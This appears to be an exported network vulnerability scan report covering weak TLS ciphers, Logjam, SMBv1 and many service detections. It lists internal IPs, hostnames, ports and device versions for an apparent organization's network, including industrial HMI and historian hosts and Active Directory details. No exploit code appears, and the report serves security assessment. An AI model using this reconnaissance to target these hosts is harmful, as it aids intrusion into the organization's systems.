Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.56 on port 1883/tcp 192.168.2.56 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.62 on port 443/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.8 on port 1433/tcp 192.168.2.6 on port 3389/tcp 10.100.35.104 on port 443/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.34.80 on port 443/tcp 10.100.34.65 on port 443/tcp 10.100.7.210 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.119 on port 1433/tcp 10.100.7.115 on port 3389/tcp 10.100.7.111 on port 3071/tcp 10.100.7.110 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.88 (URSIOSSVR01) on port 3389/tcp 10.100.7.86 (HIST-01A) on port 1433/tcp 10.100.7.84 (HMI1) on port 3389/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp 10.100.7.73 (VSS-01A) on port 1433/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp 10.100.7.71 (VSS-01B) on port 1433/tcp 10.100.7.66 (URSIOSSVR02) on port 3389/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 3389/tcp 10.100.7.51 (it03-8ddvdv1) on port 3389/tcp 10.100.7.85 (MPM) on port 1433/tcp 10.100.7.74 on port 443/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.5.58 on port 443/tcp
Additional Output	List of RC4 cipher suites supported by the remote server :

High Strength Ciphers (>= 112-bit key)

Name	Code	KEX	Auth	Encryption	MAC
-----	-----	---	---	-----	---
RC4-SHA	0x00, 0x05	RSA	RSA	RC4(128)	SHA1

The fields above are :

```
{Tenable ciphername}
{Cipher ID code}
Kex={key exchange}
Auth={authentication}
Encrypt={symmetric encryption method}
MAC={message authentication code}
{export flag}
```

SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

Severity	
Description	<p>The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits. Through cryptanalysis, a third party may be able to find the shared secret in a short amount of time (depending on modulus size and attacker resources). This may allow an attacker to recover the plaintext or potentially violate the integrity of connections.</p> <p>The remote host allows SSL/TLS connections with one or more Diffie-Hellman moduli less than or equal to 1024 bits.</p>
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:N/I:P/A:N)
CVSS3	3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Reconfigure the service to use a unique Diffie-Hellman moduli of 2048 bits or greater.
References	https://weakdh.org/
Affected Nodes	<p>192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.51 (it03-8ddv1) on port 3389/tcp 10.100.7.88 (URSIOSSVR01) on port 3389/tcp 10.100.7.66 (URSIOSSVR02) on port 3389/tcp</p>
Additional Output	<p>Vulnerable connection combinations :</p> <pre>SSL/TLS version : TLSv1.0 Cipher suite : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA Diffie-Hellman MODP size (bits) : 1024 Warning - This is a known static Oakley Group2 modulus. This may make the remote host more vulnerable to the Logjam attack. Logjam attack difficulty : Hard (would require nation-state resources) SSL/TLS version : TLSv1.0 Cipher suite : TLS1_CK_DHE_RSA_WITH_AES_128_CBC_SHA Diffie-Hellman MODP size (bits) : 1024 Warning - This is a known static Oakley Group2 modulus. This may make the remote host more vulnerable to the Logjam attack. Logjam attack difficulty : Hard (would require nation-state resources) SSL/TLS version : TLSv1.1 Cipher suite : TLS1_CK_DHE_RSA_WITH_AES_256_CBC_SHA Diffie-Hellman MODP size (bits) : 1024 Warning - This is a known static Oakley Group2 modulus. This may make the remote host more vulnerable to the Logjam attack. Logjam attack difficulty : Hard ----- snipped -----</pre>

Terminal Services Encryption Level is not FIPS-140 Compliant

Severity	
Description	The encryption setting used by the remote Terminal Services service is not FIPS-140 compliant. The remote host is not FIPS-140 compliant.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Change RDP encryption level to : 4. FIPS Compliant
References	n/a
Affected Nodes	192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
Additional Output	The terminal services encryption level is set to : 2. Medium (Client Compatible)

Transport Layer Security (TLS) Protocol CRIME Vulnerability


Severity	
Description	The remote service has one of two configurations that are known to be required for the CRIME attack : - SSL / TLS compression is enabled. - TLS advertises the SPDY protocol earlier than version 4. Note that vPenTest Partner did not attempt to launch the CRIME attack against the remote service. The remote service has a configuration that may make it vulnerable to the CRIME attack.
CVSS	2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)
Recommendation	Disable compression and / or the SPDY service.
References	https://www.iacr.org/cryptodb/data/paper.php?pubkey=3091 https://discussions.nessus.org/thread/5546 http://www.nessus.org/u?c44d5826 https://bz.apache.org/bugzilla/show_bug.cgi?id=53219
Affected Nodes	192.168.2.5 on port 5989/tcp 192.168.2.3 on port 443/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 5989/tcp 10.100.2.53 (it05-100625) on port 8089/tcp
Additional Output	The following configuration indicates that the remote service may be vulnerable to the CRIME attack : - SSL / TLS compression is enabled.

Apache Banner Linux Distribution Disclosure


Severity	
----------	--

Description	vPenTest Partner was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running. The name of the Linux distribution running on the remote host was found in the banner of the web server.
Recommendation	If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache. n/a
References	n/a
Affected Nodes	192.168.2.51 on port 0/tcp
Additional Output	<pre>The Linux distribution detected was : - CentOS 7</pre>


Apple iOS Lockdown Detection

Severity	
Description	The lockdown service, part of Apple iOS, was detected on the remote host. This service is used to communicate with iOS devices for several tasks (e.g., Wi-Fi sync). Note that this plugin will only work against devices that have ever had Wi-Fi sync enabled (iOS versions 5 and later).
Recommendation	n/a
References	n/a
Affected Nodes	10.100.20.173 on port 62078/tcp
Additional Output	<pre>n/a</pre>

Appweb HTTP Server Version

Severity	
Description	The remote host is running the Appweb HTTP Server, an open source web server. It was possible to read its version number from the banner. Note that 'Embedthis' used to be known as 'Mbedthis' and 'Appweb' used to be known as 'AppWeb'. It is possible to obtain the version number of the remote Appweb HTTP server.
Recommendation	n/a
References	https://www.embedthis.com/
Affected Nodes	192.168.2.17 on port 9998/tcp 192.168.2.17 on port 9997/tcp 192.168.2.17 on port 80/tcp 192.168.2.17 on port 443/tcp
Additional Output	<pre>Version source : Mbedthis-Appweb/2.4.0 Installed version : 2.4.0</pre>


AXIS FTP Server Detection

Severity	
Description	vPenTest Partner was able to detect the FTP interface for an AXIS device on the remote host. The FTP interface for an AXIS device is listening on the remote host.
Recommendation	n/a
References	https://www.axis.com/en-us
Affected Nodes	10.100.7.150 on port 21/tcp


	10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp
--	--

Additional Output	<pre> Path : / Version : 6.35.1.1 confidence : 70 date : 2016 model : P5624-E MkII type : PTZ Dome Network Camera </pre>
-------------------	---


Backported Security Patch Detection (FTP)

Severity	
Description	<p>Security patches may have been 'backported' to the remote FTP server without changing its version number.</p> <p>Banner-based checks have been disabled to avoid false positives.</p> <p>Note that this test is informational only and does not denote any security problem.</p> <p>Security patches are backported.</p>
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Affected Nodes	192.168.2.51 on port 21/tcp
Additional Output	Give vPenTest Partner credentials to perform local checks.

Backported Security Patch Detection (PHP)

Severity	
Description	<p>Security patches may have been 'backported' to the remote PHP install without changing its version number.</p> <p>Banner-based checks have been disabled to avoid false positives.</p> <p>Note that this test is informational only and does not denote any security problem.</p> <p>Security patches have been backported.</p>
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp
Additional Output	Give vPenTest Partner credentials to perform local checks.

Backported Security Patch Detection (WWW)

Severity	
Description	<p>Security patches may have been 'backported' to the remote HTTP server without changing its version number.</p> <p>Banner-based checks have been disabled to avoid false positives.</p> <p>Note that this test is informational only and does not denote any security problem.</p> <p>Security patches are backported.</p>
Recommendation	n/a
References	https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Affected Nodes	192.168.2.51 on port 443/tcp 192.168.2.51 on port 80/tcp
----------------	---

Additional Output	Give vPenTest Partner credentials to perform local checks.
-------------------	--

Citrix Licensing Service Detection

Severity	
----------	---

Description	The remote host is running Citrix Licensing Service.
-------------	--

Recommendation	If this service is not needed, disable it or filter incoming traffic to this port.
----------------	--

References	n/a
------------	-----

Affected Nodes	10.100.7.135 on port 27000/tcp 10.100.7.125 on port 27000/tcp 10.100.7.115 on port 27000/tcp 10.100.7.84 (HMI1) on port 27000/tcp
----------------	--

Additional Output	n/a
-------------------	-----

COM+ Internet Services (CIS) Server Detection

Severity	
----------	---

Description	COM+ Internet Services are RPC over HTTP tunneling and require IIS to operate. CIS ports shouldn't be visible on internet but only behind a firewall. A COM+ Internet Services (CIS) server is listening on this port.
-------------	---


Recommendation	If you do not use this service, disable it with DCOMCNFG. Otherwise, limit access to this port.
----------------	--

References	http://www.nessus.org/u?d02f7e6e https://support.microsoft.com/en-us/support/kb/articles/q282/2/61.asp
------------	--

Affected Nodes	192.168.2.19 on port 3388/tcp 192.168.2.18 on port 1031/tcp 192.168.2.6 on port 1031/tcp
----------------	--

Additional Output	Server banner : ncacn_http/1.0
-------------------	---------------------------------------

DNS Server Version Detection

Severity	
----------	---

Description	vPenTest Partner was able to obtain version information by sending a special TXT record query to the remote host. Note that this version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file. vPenTest Partner was able to obtain version information on the remote DNS server.
-------------	--

Recommendation	n/a
----------------	-----

References	n/a
------------	-----

Affected Nodes	10.100.35.113 on port 53/udp 10.100.35.104 on port 53/udp 10.100.35.87 on port 53/udp 10.100.35.51 on port 53/udp
----------------	--

Additional Output	DNS server answer for "version.bind" (over UDP) : dnsmasq-2.80
-------------------	---

Do not scan printers (AppSocket)

Severity	
Description	<p>The remote host appears to be a network printer or multi-function device that supports the AppSocket (also known as JetDirect) protocol. Such devices often react very poorly when scanned - some crash, others print a number of pages. To avoid problems, vPenTest Partner has marked the remote host as 'Dead' and will not scan it.</p> <p>The remote host appears to be a printer and will not be scanned.</p>
Recommendation	If you are not concerned about such behavior, enable the 'Scan Network Printers' setting under the 'Do not scan fragile devices' advanced settings block and re-run the scan.
References	n/a
Affected Nodes	<p>192.168.2.24 on port 0/tcp 192.168.2.30 on port 0/tcp 192.168.2.23 on port 0/tcp 10.100.6.86 on port 0/tcp 10.100.6.67 on port 0/tcp 10.100.6.40 on port 0/tcp 10.100.5.71 on port 0/tcp 10.100.5.69 on port 0/tcp 10.100.2.76 on port 0/tcp 10.100.2.67 on port 0/tcp 10.100.1.53 (npi6b6417) on port 0/tcp</p>
Additional Output	The remote host seems to be an AppSocket printer.

Dropbox Software Detection (uncredentialed check)

Severity	
Description	<p>Dropbox is installed on the remote host. Dropbox is an application for storing and synchronizing files between computers, possibly outside the organization.</p> <p>There is a file synchronization application on the remote host.</p>
Recommendation	Ensure that use of this software agrees with your organization's acceptable use and security policies.
References	https://www.dropbox.com/
Affected Nodes	10.100.2.54 (IT09-1KBKLR2) on port 17500/udp
Additional Output	<pre>The remote DropBox server broadcasts the following data : {"version": [2, 0], "port": 17500, "host_int": 199553306503176084638198191901618823749, "displayname": "", "namespaces": [5013350352]}</pre>

Enumerate IPv6 Interfaces via SSH

Severity	
Description	<p>vPenTest Partner was able to enumerate the network interfaces configured with IPv6 addresses by connecting to the remote host via SSH using the supplied credentials.</p> <p>vPenTest Partner was able to enumerate the IPv6 interfaces on the remote host.</p>
Recommendation	Disable IPv6 if you are not actually using it. Otherwise, disable any unused IPv6 interfaces.
References	n/a
Affected Nodes	10.100.2.51 on port 0/tcp
Additional Output	<pre>The following IPv6 interfaces are set on the remote host : - fe80::a00:27ff:fe5e:3a3a (on interface enp0s17) - ::1 (on interface lo)</pre>

EtherNet/IP CIP Device Identification

Severity	
Description	<p>This plugin executes an EtherNet/IP Common Industrial Protocol (CIP) request to obtain device identification information, revision, and serial number.</p> <p>Use an EtherNet/IP CIP request to obtain the device identification.</p>
Recommendation	n/a
References	n/a
Affected Nodes	<p>10.100.7.125 on port 44818/tcp 10.100.7.93 (OWS-01A) on port 44818/udp 10.100.7.93 (OWS-01A) on port 44818/tcp 10.100.3.63 on port 44818/udp 10.100.3.63 on port 44818/tcp</p>
Additional Output	<pre>The following EtherNet/IP CIP device was found : Vendor name : Rockwell Software, Inc. Device type : unknown (11) Device name : RSLinx Server Product : 1 Revision : 1.1 Serial : 781652157</pre>

FTP Server Detection

Severity	
Description	<p>It is possible to obtain the banner of the remote FTP server by connecting to a remote port.</p> <p>An FTP server is listening on a remote port.</p>
Recommendation	n/a
References	n/a
Affected Nodes	<p>192.168.2.51 on port 21/tcp 192.168.2.17 on port 21/tcp 10.100.7.150 on port 21/tcp 10.100.7.98 on port 21/tcp 10.100.7.97 on port 21/tcp 10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp</p>
Additional Output	<pre>The remote FTP banner is : 220 (vsFTPD 3.0.2)</pre>

Grandstream Phone Web Interface Detection

Severity	
Description	<p>vPenTest Partner was able to detect the web interface for a Grandstream phone on the remote host.</p> <p>The web interface for a Grandstream phone was detected on the remote host.</p>
Recommendation	n/a
References	http://www.grandstream.com/
Affected Nodes	<p>10.100.34.84 on port 80/tcp 10.100.34.81 on port 80/tcp 10.100.34.80 on port 443/tcp 10.100.34.78 on port 80/tcp</p>


10.100.34.77 on port 80/tcp
10.100.34.75 on port 80/tcp
10.100.34.74 on port 80/tcp
10.100.34.72 on port 80/tcp
10.100.34.71 on port 80/tcp
10.100.34.70 on port 80/tcp
10.100.34.69 on port 80/tcp
10.100.34.68 on port 80/tcp
10.100.34.67 on port 80/tcp
10.100.34.66 on port 80/tcp
10.100.34.65 on port 443/tcp
10.100.34.64 on port 80/tcp
10.100.34.63 on port 80/tcp
10.100.34.62 on port 80/tcp
10.100.34.61 on port 80/tcp
10.100.34.60 on port 80/tcp
10.100.34.59 on port 80/tcp
10.100.34.58 on port 80/tcp
10.100.34.57 on port 80/tcp
10.100.34.56 on port 80/tcp
10.100.34.55 on port 80/tcp
10.100.34.54 on port 80/tcp
10.100.34.53 on port 80/tcp
10.100.34.52 on port 80/tcp
10.100.34.51 on port 80/tcp
10.100.34.50 on port 80/tcp
10.100.33.60 on port 80/tcp
10.100.34.79 on port 80/tcp
10.100.34.76 on port 80/tcp
10.100.34.73 on port 80/tcp
10.100.33.57 on port 80/tcp
10.100.33.55 on port 80/tcp
10.100.33.50 on port 80/tcp
10.100.32.69 on port 80/tcp
10.100.32.62 on port 80/tcp
10.100.32.61 on port 80/tcp
10.100.32.59 on port 80/tcp
10.100.32.58 on port 80/tcp
10.100.32.57 on port 80/tcp
10.100.32.56 on port 80/tcp
10.100.32.55 on port 80/tcp
10.100.32.54 on port 80/tcp
10.100.32.53 on port 80/tcp
10.100.32.52 on port 80/tcp
10.100.32.51 on port 80/tcp
10.100.32.50 on port 80/tcp
10.100.31.80 on port 80/tcp
10.100.31.77 on port 80/tcp
10.100.31.75 on port 80/tcp
10.100.31.73 on port 80/tcp
10.100.31.71 on port 80/tcp
10.100.31.56 on port 80/tcp
10.100.31.55 on port 80/tcp
10.100.31.67 on port 80/tcp
10.100.31.58 on port 80/tcp
10.100.31.53 on port 80/tcp
10.100.31.51 on port 80/tcp
10.100.31.50 on port 80/tcp
10.100.5.53 on port 80/tcp
10.100.5.52 on port 80/tcp

Additional Output

URL : http://10.100.34.84/
Version : 1.0.3.6
model : GRP2614


LDAP Crafted Search Request Server Information Disclosure

Severity

	
Description	By sending a search request with a filter set to 'objectClass=*', it is possible to extract information about the remote LDAP server. It is possible to discover information about the remote LDAP server.
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.18 on port 3268/tcp 192.168.2.18 on port 389/tcp 192.168.2.6 on port 3268/tcp 192.168.2.6 on port 389/tcp

Additional Output	<pre>[+]-namingContexts: DC=ad,DC=volta-us,DC=com CN=Configuration,DC=ad,DC=volta-us,DC=com CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com DC=ForestDnsZones,DC=ad,DC=volta-us,DC=com DC=DomainDnsZones,DC=ad,DC=volta-us,DC=com [+]-currentTime: 20210111222441.0Z [+]-subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com [+]-dsServiceName: CN=NTDS Settings,CN=VOL2K12DC02,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ad,DC=volta-us,DC=com [+]-namingContexts: DC=ad,DC=volta-us,DC=com CN=Configuration,DC=ad,DC=volta-us,DC=com CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com DC=ForestDnsZones,DC=ad,DC=volta-us,DC=com DC=DomainDnsZones,DC=ad,DC=volta-us,DC=com [+]-defaultNamingContext: DC=ad,DC=volta-us,DC=com [+]-schemaNamingContext: CN=Schema,CN=Configuration,DC=ad,DC=volta-us,DC=com [+]-configurationNamingContext: CN=Configuration,DC=ad,DC=volta- ----- snipped -----</pre>
-------------------	--

lighttpd HTTP Server Detection

Severity	
Description	vPenTest Partner was able to detect the lighttpd HTTP server by looking at the HTTP banner on the remote host. The lighttpd HTTP server was detected on the remote host.
Recommendation	n/a
References	https://www.lighttpd.net/
Affected Nodes	10.100.34.84 on port 80/tcp 10.100.34.81 on port 80/tcp 10.100.34.80 on port 443/tcp 10.100.34.80 on port 80/tcp 10.100.34.79 on port 80/tcp 10.100.34.78 on port 80/tcp 10.100.34.76 on port 80/tcp 10.100.34.75 on port 80/tcp 10.100.34.73 on port 80/tcp 10.100.34.72 on port 80/tcp 10.100.34.71 on port 80/tcp 10.100.34.70 on port 80/tcp 10.100.34.69 on port 80/tcp 10.100.34.68 on port 80/tcp 10.100.34.67 on port 80/tcp 10.100.34.66 on port 80/tcp

	<p>10.100.34.65 on port 443/tcp 10.100.34.65 on port 80/tcp 10.100.34.64 on port 80/tcp 10.100.34.62 on port 80/tcp 10.100.34.61 on port 80/tcp 10.100.34.60 on port 80/tcp 10.100.34.59 on port 80/tcp 10.100.34.58 on port 80/tcp 10.100.34.57 on port 80/tcp 10.100.34.56 on port 80/tcp 10.100.34.54 on port 80/tcp 10.100.34.53 on port 80/tcp 10.100.34.52 on port 80/tcp 10.100.34.51 on port 80/tcp 10.100.34.50 on port 80/tcp 10.100.33.60 on port 80/tcp 10.100.33.57 on port 80/tcp 10.100.34.77 on port 80/tcp 10.100.34.74 on port 80/tcp 10.100.34.63 on port 80/tcp 10.100.34.55 on port 80/tcp 10.100.33.55 on port 80/tcp 10.100.33.50 on port 80/tcp 10.100.32.69 on port 80/tcp 10.100.32.62 on port 80/tcp 10.100.32.61 on port 80/tcp 10.100.32.59 on port 80/tcp 10.100.32.57 on port 80/tcp 10.100.32.56 on port 80/tcp 10.100.32.54 on port 80/tcp 10.100.32.53 on port 80/tcp 10.100.32.50 on port 80/tcp 10.100.31.80 on port 80/tcp 10.100.31.77 on port 80/tcp 10.100.31.75 on port 80/tcp 10.100.31.73 on port 80/tcp 10.100.31.71 on port 80/tcp 10.100.32.58 on port 80/tcp 10.100.32.55 on port 80/tcp 10.100.32.52 on port 80/tcp 10.100.32.51 on port 80/tcp 10.100.31.67 on port 80/tcp 10.100.31.58 on port 80/tcp 10.100.31.56 on port 80/tcp 10.100.31.55 on port 80/tcp 10.100.31.53 on port 80/tcp 10.100.31.51 on port 80/tcp 10.100.31.50 on port 80/tcp 10.100.5.53 on port 80/tcp 10.100.5.52 on port 80/tcp</p>
--	--

Additional Output	<pre>URL : http://10.100.34.84/ Version : 1.4.52 source : Server: lighttpd/1.4.52</pre>
-------------------	---


Link-Local Multicast Name Resolution (LLMNR) Detection

Severity	
Description	<p>The remote device answered to a Link-local Multicast Name Resolution (LLMNR) request. This protocol provides a name lookup service similar to NetBIOS or DNS. It is enabled by default on modern Windows versions.</p> <p>The remote device supports LLMNR.</p>
Recommendation	Make sure that use of this software conforms to your organization's acceptable use and security policies.
References	<p>http://www.nessus.org/u?51eae65d http://technet.microsoft.com/en-us/library/bb878128.aspx</p>

Affected Nodes	10.100.2.93 (IT10-DHVDT13) on port 5355/udp 10.100.2.83 (Training2) on port 5355/udp 10.100.2.82 (Training8) on port 5355/udp 10.100.2.81 (WindUtilWS) on port 5355/udp 10.100.2.70 (IT09-6GRJN53) on port 5355/udp 10.100.2.66 (IT10-34S1MQ1) on port 5355/udp 10.100.2.65 (IT09-JGYQ733) on port 5355/udp 10.100.2.64 (it10-g0wtsw1) on port 5355/udp 10.100.2.63 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.59 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.55 (Training3) on port 5355/udp 10.100.2.54 (IT09-1KBKLR2) on port 5355/udp 10.100.2.53 (it05-100625) on port 5355/udp 10.100.2.52 (WIN-NLN1IU84VKS) on port 5355/udp 10.100.2.49 (IT09-H42HYV1) on port 5355/udp
----------------	--


Additional Output	According to LLMNR, the name of the remote host is 'IT10-DHVDT13'.
-------------------	--

mDNS Detection (Local Network)

Severity	
Description	<p>The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running.</p> <p>This plugin attempts to discover mDNS used by hosts residing on the same network segment as vPenTest Partner.</p> <p>It is possible to obtain information about the remote host.</p>
Recommendation	Filter incoming traffic to UDP port 5353, if desired.
References	n/a
Affected Nodes	10.100.2.66 (IT10-34S1MQ1) on port 5353/udp 10.100.2.49 (IT09-H42HYV1) on port 5353/udp 10.100.2.45 on port 5353/udp

Additional Output	<p>vPenTest Partner was able to extract the following information :</p> <pre>- mDNS hostname : IT10-34S1MQ1.local.</pre>
-------------------	---

Microsoft SQL Server UDP Query Remote Version Disclosure

Severity	
Description	<p>Microsoft SQL server has a function wherein remote users can query the database server for the version that is being run. The query takes place over the same UDP port that handles the mapping of multiple SQL server instances on the same machine.</p> <p>It is important to note that, after Version 8.00.194, Microsoft decided not to update this function. This means that the data returned by the SQL ping is inaccurate for newer releases of SQL Server.</p> <p>It is possible to determine the remote SQL server version.</p>
Recommendation	If there is only a single SQL instance installed on the remote host, consider filter incoming traffic to this port.
References	n/a
Affected Nodes	192.168.2.8 on port 1434/udp 192.168.2.18 on port 1434/udp 10.100.7.125 on port 1434/udp 10.100.7.86 (HIST-01A) on port 1434/udp 10.100.7.85 (MPM) on port 1434/udp

Additional Output	<p>A 'ping' request returned the following information about the remote SQL instance :</p> <pre>ServerName : VOL2K12DC02</pre>
-------------------	---


```

InstanceName : SWPDM
IsClustered  : No
Version      : 12.0.4100.1
tcp         : 54433
np          : \\VOL2K12DC02\pipe\MSSQL$SWPDM\sql\query
    
```

Microsoft Windows SMB LanMan Pipe Server Listing Disclosure

Severity	
Description	<p>It was possible to obtain the browse list of the remote Windows system by sending a request to the LANMAN pipe. The browse list is the list of the nearest Windows systems of the remote host.</p> <p>It is possible to obtain network information.</p>
Recommendation	n/a
References	n/a
Affected Nodes	10.100.7.136 on port 445/tcp
Additional Output	<pre> Here is the browse list of the remote host : HMI-1 (os : 5.1) </pre>

MongoDB Detection

Severity	
Description	<p>A document-oriented database system is listening on the remote port.</p> <p>The remote host is running a database system.</p>
Recommendation	n/a
References	https://www.mongodb.com/
Affected Nodes	10.100.2.53 (it05-100625) on port 8191/tcp
Additional Output	<pre> Version : 3.6.14 Git version : cbef87692475857c7ee6e764c8f5104b39c342a1 </pre>

MSRPC Service Detection

Severity	
Description	<p>The remote host is running a Windows RPC service. This service replies to the RPC Bind Request with a Bind Ack response.</p> <p>However it is not possible to determine the uuid of this service.</p>
Recommendation	n/a
References	n/a
Affected Nodes	192.168.2.8 on port 135/tcp
Additional Output	n/a

NFS Server Superfluous

Severity	
Description	The remote NFS server is not exporting any shares. Running an unused service unnecessarily increases the attack surface of the remote host.
CVSS	0.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:N)

CVSS3	0.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N)
Recommendation	Disable this service.
References	n/a
Affected Nodes	192.168.2.6 on port 2049/tcp
Additional Output	n/a

NFS Share Export List

Severity	
Description	This plugin retrieves the list of NFS exported shares. The remote NFS server exports a list of shares.
Recommendation	Ensure each share is intended to be exported.
References	http://www.tldp.org/HOWTO/NFS-HOWTO/security.html
Affected Nodes	192.168.2.34 on port 2049/tcp
Additional Output	Here is the export list of 192.168.2.34 : /hdd/ts fe80::226:73ff:fe0c:d610%cdce0

ONVIF Device Services

Severity	
Description	vPenTest Partner was able to map the enabled ONVIF services on the remote device by sending a GetCapabilities SOAP request. The remote service responded to an ONVIF GetCapabilities request
Recommendation	Enable IP filtering if possible. Disable ONVIF if it isn't in use.
References	https://www.onvif.org/
Affected Nodes	10.100.33.20 on port 80/tcp 10.100.7.150 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.1.151 on port 80/tcp 10.100.1.150 on port 80/tcp
Additional Output	The ONVIF server on port 80 supports these services: http://www.onvif.org/ver10/device/wsd => http://10.100.33.20/onvif/device_service http://www.onvif.org/ver10/events/wsd => http://10.100.33.20/onvif/services http://www.onvif.org/ver20/ptz/wsd => http://10.100.33.20/onvif/services http://www.onvif.org/ver10/recording/wsd => http://10.100.33.20/onvif/services http://www.onvif.org/ver10/replay/wsd => http://10.100.33.20/onvif/services http://www.onvif.org/ver10/media/wsd => http://10.100.33.20/onvif/services http://www.onvif.org/ver10/search/wsd => http://10.100.33.20/onvif/services

Open Network Video Interface Forum (ONVIF) Protocol Detection

Severity	
Description	The remote device answered a NetworkVideoTransmitter WS-Discovery request. Therefore, it supports ONVIF. The remote device supports ONVIF
Recommendation	Filter access to this port if desired.
References	https://www.onvif.org/

Affected Nodes	<p>192.168.2.65 on port 3702/udp 10.100.33.20 on port 3702/udp 10.100.7.150 on port 3702/udp 10.100.6.87 on port 3702/udp 10.100.6.20 on port 3702/udp 10.100.3.151 on port 3702/udp 10.100.3.150 on port 3702/udp 10.100.1.151 on port 3702/udp 10.100.1.150 on port 3702/udp</p>
Additional Output	<p>The ONVIF service listening on UDP port 3702 advertises the following information:</p> <p>Endpoint: http://192.168.2.65:85/onvif/device_service Name: Volta IVI03246 Hardware: DS-9616NI-ST</p>

Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)

Severity	
Description	<p>The remote Windows host supports Server Message Block Protocol version 1 (SMBv1). Microsoft recommends that users discontinue the use of SMBv1 due to the lack of security features that were included in later SMB versions. Additionally, the Shadow Brokers group reportedly has an exploit that affects SMB; however, it is unknown if the exploit affects SMBv1 or another version. In response to this, US-CERT recommends that users disable SMBv1 per SMB best practices to mitigate these potential issues.</p> <p>The remote Windows host supports the SMBv1 protocol.</p>
Recommendation	<p>Disable SMBv1 according to the vendor instructions in Microsoft KB2696547. Additionally, block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.</p>
References	<p>https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/ https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and http://www.nessus.org/u?8dcab5e4 http://www.nessus.org/u?234f8ef8 http://www.nessus.org/u?4c7e0cf3</p>
